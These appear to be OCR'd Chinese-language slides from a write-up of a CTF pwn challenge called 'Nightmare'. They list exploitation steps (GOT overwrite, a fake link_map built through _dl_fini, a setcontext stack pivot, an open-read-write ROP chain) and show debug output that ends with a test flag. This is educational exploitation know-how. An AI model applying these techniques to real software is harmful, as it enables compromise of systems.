
從 [rdx+0xa0] 控 rsp

需要注意 rdx+0xa8

$ Nightmare

Exploitation

- 有了任意寫 gadget 後，應該就有很多方式可以做 ORW
- 這邊使用到了一個滿常見的手法：
    - 在任意位址建立 ORW 的 ROP chain
    - 用 <getkeyserv_handle+528> 以及 <setcontext+61> 做 stack pivoting




$ Nightmare

Exploitation

- Exploit 可以分成以下步驟
  - 1. 將 write 解析到 _Exit@got 達到不限次數限制的寫
  - 2. 透過更改 symbol st_other 藉此清除版本資訊，避免版本資訊影響結果
  - 3. 解析 ld 的 _dl_fini function 並寫到 write@got
  - 4. 透過 _dl_fini 構造任意呼叫的 primitive
  - 5. 為假的 link_map 構造 symbol table
  - 6. 為假的 link_map 設置其他 table
  - 7. 建構 stack pivoting + ORW 的 ROP chain
  - 8. Win !

$ Nightmare

Exploitation



```
[*] # STEP.0
    ## Executable
    DT_STRTAB:              0x555555554500
    DT_SYMTAB:              0x5555555543e0
    binary link_map:        p (*(struct link_map *) 0x155555555220)

    ## ld
    DT_STRTAB:              0x1555555227b0
    DT_SYMTAB:              0x1555555224b0
    ld link_map:            p (*(struct link_map *) 0x155555554a48)

    ## other
    struct rela size:       0x18
    struct sym size:        0x18
    show heapinfo:          heapinfo 0x15555550ac60

    # STEP.4
    fake_linkmap addr:      p (*(struct link_map *) 0x1555555549c8)
    fake_io addr:           p (*(struct _IO_FILE *) 0x1555555549c8)

    # STEP.5
    main_arena:             p (*(struct malloc_state *) 0x15555550ac60)
    global_max_fast:        x/gx 0x1555555121c0
    __open_memstream():     p *(struct _IO_FILE_memstream *) 0x155555241010
[*] Process './N' stopped with exit code 1 (pid 1928332)
[*] flag is FLAG{TEST}
```